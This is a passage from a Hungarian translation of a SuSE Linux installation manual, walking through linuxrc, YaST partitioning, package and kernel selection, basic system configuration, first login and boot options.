2.6 ábra: A forrásmédium kiválasztása a *linuxrc*-ben



2.7 ábra: A YaST kiválasztása a *linuxrc*-ben

Lehetséges problémák

Az alábbi problémák merülhetnek fel:


- A SCSI vezérlőt nem ismeri fel a rendszer. Ha ez az eset áll fenn, olyan rendszermagot kell használnunk, amibe a megfelelő SCSI vezérlő támogatása be van építve.
- Az ATAPI CD-ROM meghajtó lefagy, mialatt az információt beolvassa a CD-ről. Ebben az esetben a [2.8.5](#) fejezetben (64. oldal) lévő információkat nézzük meg.
- Eddig még nem tisztázott okokból probléma merülhet fel, amikor adatokat töltünk a RAM lemezbe, néha a YaST nem tud betölteni. Ilyen esetben az alábbi megoldás rendszerint pozitív eredményre vezet:

A *linuxrc* főmenüjében válasszuk a 'Beállítások' → 'Hibajavítás (Szakértő)' (Settings → Debug (Experts)) pontot; ezután be kell állítanunk a 'root image kényszerítés'-t (Force root image) nem állapotra. Térjünk vissza a főmenühöz, és kezdjük újra a telepítést.

2.2.3 A YaST indítása

Fordította: Váradi István

A YaST üdvözlő képernyője után az alábbi négy menüpontot fogjuk látni (2.8 ábra):



2.8 ábra: A YaST kezdő képernyője

Ha többet akarunk megtudni a YaST-ról vagy speciális karbantartási feladatot akarunk végrehajtani, nézzük meg a részletes YaST fejezetet (a 3 fejezetben (83. oldal)). – E fejezet elején találunk ötleteket arra, hogy miként működik a billentyűzet-kiosztás a YaST-ban.



'Linux telepítése' Ha a SuSE Linux-ot most telepítjük első alkalommal. Ez a témája az alábbi résznek. E menüpont magyar fordítása jelenleg hibásan a 'Megsérült Linux újratelepítése'-ként jelenik meg.

'Meglévő Linux rendszer frissítése' A SuSE Linux rendszer frissítését tárgyalja a 15.1 fejezetben (419. oldal).

'Telepítés szakértő módban' Ha ezt az opciót választjuk, több választási lehetőségünk lesz a telepítés alatt. Csak gyakorlott linuxfelhasználóknak javasoljuk ezt a lehetőséget, ha biztosan ismerjük a szükséges lépéseket egy sikeres telepítéshez. A szakértő módot *nem* itt tárgyaljuk!

'Megszakítás - nincs telepítés' Ha meggondolnánk magunkat...

Válasszuk a menüből az első, 'Linux telepítése' pontot.
Mielőtt partícionálnánk, vessünk egy pillantást a 2.9 fejezetben (69. oldal) lévő dolgokra ; itt hasznos háttér-információkat találunk.

2.2.4 Merevlemezek partícionálása és formázása

Fordította: Váradi István


A YaST tudatja velünk, ha egy merevlemezt érzékelt. Ha van rajta "üres" lemezterület, felajánlja e területet, és javasolja, hogy ezt használjuk a Linux-hoz (a 'Használja az Üres Területet?' ablakban).



Ha már van egy aktiválatlan swappartíció a rendszerünkön – talán egy korábbi telepítésből –, a YaST felismeri azt, és megkérdezi, hogy akarjuk-e ezt a partíciót swappartícióként használni.

A partíciók beállításához az eljárás az alábbi:

- 'Partícionálás' – Az a szabály, hogy a "partícionálás?" kérdésre a SuSE Linux első telepítéskor, vagy új telepítéskor a 'Partícionál' választ kell adni. Nem szabad választanunk az 'LVM beállítás'-t, hacsak nem tudjuk, mi az a Logikaikötet-kezelő (Logical Volume Manager), és valóban azt akarjuk.
- 'Igen' – Ha 'Igen' -nel válaszolunk, a YaST önállóan elvégzi a partícionálást, mi pedig folytathatjuk a 2.2.6 fejezetben (38. oldal).
- 'Nem' – Ha azt mondjuk, hogy 'Nem', akkor interaktívan partícionálhatunk.



2.9 ábra: YaST– Merevlemez-partícionálás

Ha a YaST nem talál üres helyet a lemezünkön, javasolni fogja a 'Teljes lemez használata'-t. Ezen a képernyőn választhatunk egyet az alábbi lehetőségekből. (Emlékeztető: a **Tab**, **←** vagy **→** billentyűkkel mozgathatjuk a kurzort, és a **↵** billentyűvel végrehajthatjuk a kiválasztást):

'Partícionálás' – Ez megengedi, hogy saját magunk partícionáljuk a merevlemez; akkor kell ezt választanunk, ha egy másik operációs rendszer (vagy olyan partíció, amit nem akarunk eltávolítani) van már a merevlemezünkön.

Amennyiben a **'Teljes lemez használata'** pontot választjuk, a merevlemezről MINDEN adat *elvész*, visszahozhatatlanul!



'Teljes lemez használata' – Ezzel az opcióval a YaST – egy nagy "piros" figyelmeztető üzenet megjelenítése után – *automatikusan* partícionálja a lemezt.

Csak akkor válasszuk ezt az opciót, ha ez az első SuSE Linux telepítésünk, és nem akarunk belemélyedni a partícionálás témájába.

Ha ezt az opciót választjuk, a lemezen lévő operációs rendszert a YaST letörli!

Ha a **'Teljes lemez használata'** opciót választjuk, a YaST az alábbi lépéseket végzi el, amikor partícionálja a merevlemezünket:

- Létrehoz egy /boot partíciót (minimum 2 MB, vagy 1 cylinder)
- Létrehoz egy swappartíciót (kétszer akkora, mint a RAM mérete a rendszerünkben, de nem nagyobb, mint 128 MB)
- Létrehoz egy nagy rootpartíciót (' / ') a megmaradt hellyel.

Előfordulhatnak esetek, amikor probléma van a partíciós tábla visszaolvasásánál. Ha ez az eset áll elő, a YaST ezt egy *piros* üzenetben jeleníti meg, és megkér minket az újraindításra. Ekkor újra kell indítanunk a számítógépet, de a következő alkalommal már nem kell az új partíciók létrehozását megkísérelnünk.



Lehetséges problémák

- Nem áll elegendő hely rendelkezésre. A 2.7.1 fejezetben (57. oldal) ötletek vannak arra, hogy miként tudunk több helyet létrehozni merevlemezünkön a *fips* használatával DOS alatt.


2.2.5 Programcsomagok telepítése

Ezidáig a merevlemez előkészítése folyt a Linux telepítéshez. Most kell eldöntenünk, hogy a szoftvercsomagokból melyeket telepítjük.

A következő YaST menü, amely feltűnik, az a YaST telepítési menü (2.10 ábra). Eltart egy pár pillanatig amíg ez megjelenik, mert a készlet- és csomag-leírásokat be kell olvasni a telepítési médiumról, valamint ki is kell értékelni azokat.

Ha nem akarunk kiválasztani bizonyos csomagokat, folytathatjuk tovább a **'Telepítés megkezdése'** ponttal; ebben az esetben mehetünk tovább a 2.2.7 fejezetben (39. oldal) megtalálható pontra.

- Válasszuk a **'Konfiguráció betöltése'** menüopciót, hogy előre összeállított csomagösszeállításokat választhassunk ki (szabvány, hálózati



2.10 ábra: YaST– csomagkiválasztás

kiszolgáló, minimál, stb.) Ezt a 2.2.6 fejezet tárgyalja. Először jelöljük ki a választásunkat, és a 'Csere (Replace)' menüopciót, majd nyomjuk meg a (↵) billentyűt. A jelenlegi beállítás lecserélődik az új választásra. További információkat erről a 2.2.6 fejezetben olvashatunk. Amikor kiválasztottuk a rendszerbeállítást és megerősítettük azt, vissza fogunk térni a telepítési menühöz.

- A 'Konfiguráció készítése/változtatása' menüopciót használhatjuk, hogy módosítsuk a már kiválasztott csomagok listáját. Ezután a rendelkezésre álló készletek kiválasztó képernyőjét fogjuk látni. Miután kiválasztottunk egy előre konfigurált rendszerbeállítást, általában NEM szükséges változtatnunk a kiválasztott csomagok listáján. Felhívjuk a figyelmet, hogy csomagok eltávolítása és újak telepítése a rendszer telepítése után is lehetséges (és egyszerű).

Részletes leírás a csomagok hozzáadásáról, a 3.4.3 fejezetben (97. oldal) található.

2.2.6 Az alapszoftverek kiválasztása

A YaST "Konfiguráció betöltés" képernyője (2.11 ábra) csak akkor fog megjelenni, ha a 'Konfiguráció betöltése' menüpontot választottuk a 2.2.5 fejezetben.

Előkészítettünk egy pár előre definiált "csomagkonfigurációt". A nyíl gombokkal (↑ és ↓) elérhetjük az egyes tételeket; a (Szóköz)-zel kiválaszthatunk egy tételt, vagy törölhetjük azt. Az 'X' a zárójelben azt jelenti, hogy a konfigurációt kiválasztottuk hozzáadásra, vagy a jelenleg telepített csomag konfigurációt cserélni fogjuk.

Egy csillag (*) a konfiguráció címe mellett azt jelzi, hogy ezt a konfigurációt választottuk most ki telepítésre. Több mint valószínű, hogy néhány csomag (különösen az alapcsomagok) , beletartoznak ebbe az opcióba, ami azt is jelenti, hogy ha kiválasztjuk a 'SuSE almost everything' (majd-


is a kábeleket és a csatlakozókat. Az is hasznos lehet, ha eltávolítunk minden külső eszközt, lapolvasót (scanners), a SCSI buszról a telepítés ideje alatt. Számításba kell vennünk még kernelparaméterek használatát is: a legfontosabbak a 14.3.1 fejezetben (384. oldal) vannak felsorolva.

Abban az esetben, ha gondunk van egy ATAPI eszközzel, a teendőket lásd a 2.8.5 fejezetben (64. oldal).

Most vegyük ki az esetleg még benne lévő floppylemezt, vagy CD-ROM-ot a meghajtókból, mivel a számítógép az első rendszerindításra készül elő. A YaST végigvezet minket a rendszer alapbeállításain...

2.2.8 A rendszermag kiválasztása

Az alaprendszert sikeresen telepítettük a merevlemezre.



2.12 ábra: YaST– rendszermag kiválasztása

Telepítenünk kell a megfelelő **rendszermagot**, a *LILO* rendszertöltőt (a rendszertöltő tölti be a számítógép indításakor az operációs rendszert), majd be kell állítanunk az első szoftver- és hardverelemeket.

rendszermag

- A 'standard kernel' általában megfelel a legtöbb rendszernek.
- A 'Kernel with SMP-support', a többprocesszoros rendszerekhez használható.




Ha a processzorunk nem 100%-osan Pentium kompatibilis, válasszuk a 'built for i386 processors (use also for 486)' (kernel a 386 vagy 486 processzoros gépekhez) tételt. Ezt a rendszermagot kell használnunk például a Cyrix 686 processzorhoz. Rossz rendszermag kiválasztása "kernel panic"-hoz vezethet; lásd még a <http://sdb.suse.de/sdb/de/html/cyrix686.html> oldalt.

A YaST bemásolja a kiválasztott rendszermagot a /boot/vmlinuz alá, és a rendszermag beállítási fájlját a /usr/src/linux/.config alá. Ez a fájl pontosan leírja a telepített rendszermagot és a hozzá tartozó modulokat.

A kérdésre ('Akarja konfigurálni a *LIL*O-t?') csak akkor szabad 'igen'-t válaszolnunk, ha *biztosak* vagyunk benne, hogy a telepített rendszer indítható a *LIL*O-val, lásd a 3.21 fejezetben (107. oldal); általában ez az eset a DOS és a Windows 95/98-nál – de a Windows NT-nél a dolgok egy kicsit másként néznek ki, lásd a 4.7.2 fejezetben (135. oldal)! Ötletek a szükséges űrlapok kitöltésére a 3.6.2 fejezetben (106. oldal) találhatók.

2.2.9 Az alaprendszer konfigurálása a YaST segítségével

A rendszermag kiválasztása, és a *LIL*O beállítása után végre kell hajtunk a még hátralévő alapbeállításokat. Az alapvető szoftver- és hardverelemek beállítása már megtörtént.




2.13 ábra: YaST– időzóna kiválasztása

- Ki kell választanunk a megfelelő időzónát (lásd a 2.13 ábrát). Meg kell keresnünk az időzónalista**ból** azt az egyet, ami megfelel jelenlegi tartózkodási helyünknek. Szintén választanunk kell a 'GMT' és a 'Helyi idő' között. A 'Helyi idő'-t kell választanunk, ha csak a rendszeróránk (a BIOS) nem a greenwichi középidő szerint jár.

A számítógép óráján beállíthatjuk a helyi időt vagy a Greenwich Mean Time (GMT)-t. Az alapbeállítás 'GMT'; válasszuk a 'helyi időt', ha a gépünk így van beállítva.


- A következőkben megjelenő képernyők a hálózat beállítására szolgálnak:
 - A gép (Hostname) és a tartománynév (Domain name), lásd a 2.14 ábrát. Akármilyen nevet választhatunk gép- és tartomány névnek, ha csak nem kaptunk egy Fully Qualified Domain nevet a *rendszer adminisztrátor*-tól vagy az *Internetszolgáltató (ISP)*-től. Ha kapcsolódni szándékozunk az Internetre vagy egy intranetre, meg kell győződnünk róla, hogy megfelelően választottunk nevet. Például meggyfa.liget – ahol meggyfa a gépnév és liget a tartomány-név.

**hálózat
beállítása**



2.14 ábra: YaST– gépnév és tartománynév beállítása

- Loopback, vagy Valódi Hálózat (Real Network)? Ha a gépünknek *nincs* hálózati kártyája, a loopback-et válasszuk, így *NEM* fogunk kérdéseket kapni a hálózati beállítás részleteiről.
- Ha a Valódi Hálózat (Real Network)-ot választottuk, további hálózattal kapcsolatos kérdéseket fogunk kapni: DHCP kliens, Hálózat típusa (az Ethernet kártyához válasszuk az eth0-t), IP-cím, Netmaszk, Átjáró (Gateway), *inetd*, *portmap*, NFS kiszolgáló, Honnan (From) cím a Newsgroup levelezéshez, Név kiszolgáló (Name Server), IP-cím, rendszermag-modul kiválasztása a hálózati kártya támogatásához, a Sendmail beállítása (*sendmail.cf*).



2.15 ábra: YaST– a levelezőrendszer beállítása


- A *sendmail.cf* kiválasztása a levelezőrendszerhez (2.15 ábra); lásd a 6.8 fejezetben (202. oldal).

Az ezidáig megadott információkat különböző beállítási fájlokban megőrizte a *SuSEconfig*. A YaST futása befejeződik, és üzenetek jelennek meg a rendszer állapotáról a képernyőn...

Root jelszó

- Néhány rendszerüzenet után láthatjuk az üdvözlő szöveget, "Welcome to SuSE Linux" (Üdvözlő Önt a SuSE Linux). Most nagyon figyeljünk: meg kell adnunk a 'root' jelszót (⇒ *Rendszergazda*). Körültekintően kell megválasztanunk ezt a jelszót, és nem szabad azt elfelejtenünk. Nem szabad "szóközt" vagy speciális karaktereket használnunk (hacsak nem vagyunk biztosak abban, hogy mit csinálunk). Vegyük figyelembe, hogy csak az első 8 karakter kerül értékelésre.
- A YaST javasolni fogja, hogy hozzunk létre egy "példafelhasználót". Ezt meg kell tennünk, mert *nem* javasolt, hogy 'root'-ként jelentkezünk be, és ezt használjuk a normál napi munkavégzésre. Erre hozzunk létre egy személyes accountot és ezt használjuk a mindennapi munkánk során. Találjunk ki egy egyszerű nevet saját felhasználói accountunkhoz (szóköz nélkül és 8 karakternél ne hosszabbat), például kezdőbetűinket, vagy jancsi. Amikor létrehozuk ezt az account-ot, vigyáznunk kell, hogy *ne* felejtsük el a hozzá megadott jelszót!

bejelentkezés



2.16 ábra: YaST– a modem csatolófelületének kiválasztása


- A YaST meg fogja kérdezni tőlünk, hogy be akarjuk-e állítani most a modemünket. Ha van modemünk, megtehetjük ezt most, vagy beállíthatjuk majd később is. Ha 'Igen' -t választunk, a YaST meg fogja kérdezni, hogy melyik soros porthoz van csatlakoztatva a modem.

modem

Jegyezzük meg, hogy a "Winmodem"-eket még *nem* támogatja a Linux¹. Lásd a következő címet:


http://sdb.suse.de/sdb/en/html/cep_winmodem.html

¹ A fordítók megjegyzése: Mára ez a "gond" már megoldódott, ugyanis a 2.4.x verziótól kezdve a rendszermag támogatja a legtöbb "Winmodem" is.



2.17 ábra: YaST– az egérmeghajtó kiválasztása

- egér
- A YaST meg fogja kérdezni, hogy be akarjuk-e állítani egerünket. Ha ezt kívánjuk, válasszuk az 'Igen'-t. Válasszuk ki egerünk típusát a megjelenő listáról (2.17 ábra). Ha soros egeret használunk, a YaST be fogja kérni a megfelelő soros portot tőlünk (2.16 ábra). Válasszuk ki a megfelelő soros portot a listából.




2.18 ábra: YaST– az egeret kezelő gpm indítása

- Ki kell választanunk a gpm program automatikus indítását rendszer induláskor (2.18 ábra). Ha problémánk van később a gpm-mel, választhatjuk azt is, hogy ne induljon el induláskor (lásd a 17.6 fejezetben (464. oldal)).

további CD-k


Ha további csomagokat kell telepíteni CD-ROM-ról (lásd a 2.2.7 fejezetben (39. oldal)), a YaST most fogja feltelepíteni őket...

- A YaST meg fog kérni minket, hogy tegyük be a megfelelő CD-t ², így a hátralévő szoftverek telepítésre kerülhetnek; az utolsó CD csak akkor szükséges, ha *kimondottan* forráskódú csomagok telepítését választottuk – általában nem ezt tesszük!
- A YaST végül befejezi tennivalóit, és felkér minket, hogy nyomjuk meg a -t.

SuSE Linux-telepítésünk ezzel befejeződött.

2.2.10 Bejelentkezés telepítés után

Néhány beállító szkript fog lefutni a háttérben. Ekkor már bejelentkezhetünk, 'root'-ként, például az 1. konzolon (a bejelentkezési eljárásról, lásd a 19.1 fejezetben (493. oldal)) A bejelentkezési promptnál "Login:", írjuk be: root. A következő promptot kapjuk: "Password:". Itt meg kell adnunk a jelszót, amit a 'root' felhasználónak adtunk (lásd a 2.2.9 fejezetben (43. oldal)). Ne keverjük össze ezt a jelszót a "példafelhasználó" jelszavával! További információkat a bejelentkezési eljárásról a 19.1 fejezetben (493. oldal) találhatunk.

A Linux- jelenik meg, és elkezdhetjük a munkát; a prompt így néz ki:

```
meggyfa: #
```

Például az **ls -a** parancsot használhatjuk, hogy megnézzük a jelenlegi könyvtár tartalmát, ami a jelen esetben a 'root' felhasználó home könyvtára.

```
meggyfa: # ls -a
```

A **yast** parancs elindítja a YaST-ot, amit a rendszer beállításainak megváltoztatásához használhatunk:

```
meggyfa: # yast
```

Ha elindítjuk a YaST (**yast**)-ot, kiválaszthatjuk a menüből a 'Rendszeradminisztráció'-t és az almenüből a 'Felhasználó adminisztrálás'-t, hogy létrehozzunk egy új felhasználói accountot. Folytathatjuk a 'XFree86TM beállítása' menüponttal, hogy beállítsuk a grafikus felhasználói felületet (lásd a 8.3 fejezetben (240. oldal)).

```
'root'
login:
password:
```

² A SuSE Linux DVD ROM tartalmazza az összes csomagot egyetlen DVD-n. Ha DVD ROM-ról telepítünk, a YaST nem fog kérni másik CD-ROM-ot.



Beállító szkriptek fognak a háttérben automatikusan lefutni (a kézikönyv-lapok indexelése, a Perl beállítása, stb.). Egyes számítógépeken, ahol kevés a memória, és lassú a CPU, ez az eljárás akár egy óráig is eltarthat. Ha elhatározzuk, hogy "újraindítjuk" a gépünket, mielőtt ezek a szkriptek befejeződtek volna, a YaST később automatikusan folytatja a szkriptek feldolgozását onnan, ahol abbahagyta!

Megnézhetjük ezen szkriptek állapotát a 9-es [konzol](#)-on. Hogy lássuk a konzolt, nyomjuk meg az (Alt) + (F9) billentyűket egyszerre. Amikor a szkriptek befejeződtek, az alábbi üzenet fog megjelenni:

"SuSE Linux" - Have a lot of fun!
"SuSE Linux" - Az örömteli program!

A telepítés befejezése után további beállításokat is eszközölhetünk; ötletekről lásd a 2.1.17 fejezetben (28. oldal), például a nyomtatásról, az Internet és hardver kapcsolatáról.



Soha nem szabad egy linuxos számítógépet közvetlenül kikapcsolni. Használjuk a KDM által nyújtott lehetőséget vagy a *shutdown* parancsot (lásd a 19.2 fejezetben (494. oldal)), hogy "leállítsuk" a számítógépet. Ha a gép nem kapcsol ki megfelelően, fájlrendszer-ellenőrzés indul el a következő alkalommal, amikor a gép elindul – ez némi időt vesz igénybe, és különleges esetekben az ellenőrzés nem elegendő, hogy helyreállítsa az összes fájlt, amelyek esetleg megsérültek.

2.3 Hogyan indítjuk el a SuSE Linuxot?

Fordította: Váradi István

A SuSE Linux rendszer telepítése már majdnem teljesen kész. Az utolsó kérdés az, hogy miként akarjuk indítani a rendszerünket ([rendszerindítás](#)).

A következőkben leírjuk, hogy milyen lehetőségünk van a SuSE Linux rendszer indítására. A legjobb indítási módszer számítógépes gyakorlatunktól is függ, valamint attól, hogy mire akarjuk használni a Linuxot.

Boot disk: A Linuxot indíthatjuk egy *Boot disk*-ről ("Boot floppy") is. Ez a megoldás mindig működik (egészen addig, amíg a boot disk meg nem sérül), és könnyen megoldható. Az indító lemezt létrehozhatjuk telepítés közben is (lásd 2.1.9 fejezetben (25. oldal))

Az indító lemez megfelelő átmeneti megoldás abban az esetben, ha problémánk van más indítási mód beállításával, vagy még nem döntöttünk a különböző indítási módok között. Ha OS/2 vagy Windows NT rendszerünk van, az indító lemez akkor is jó megoldás lehet.

loadlin: A *loadlin*-es indítási módszert az alábbiak szerint állíthatjuk be:

- A számítógépnek vagy DOS Real módban kell futnia, vagy egy VCPi szervernek elérhetőnek kell lennie virtuális 8086 módban³. Más szóval: ez a módszer *NEM* fog működni Unix, OS/2, Windows NT alatt,

³ Egy VCPi szerver az *emm386.exe* programmal érhető el.

vagy DOS ablakban Windows 95/98 alól, viszont nagyon jól fog működni MS-DOS-ból vagy Windows 95/98 alól, DOS módban.

- A számítógépnek elegendő elérhető DOS memóriával kell rendelkeznie: A 640 kB limit alatt 128 kB memóriának elérhetőnek kell lenni, a többi lehet az EMS/XMS memóriában.

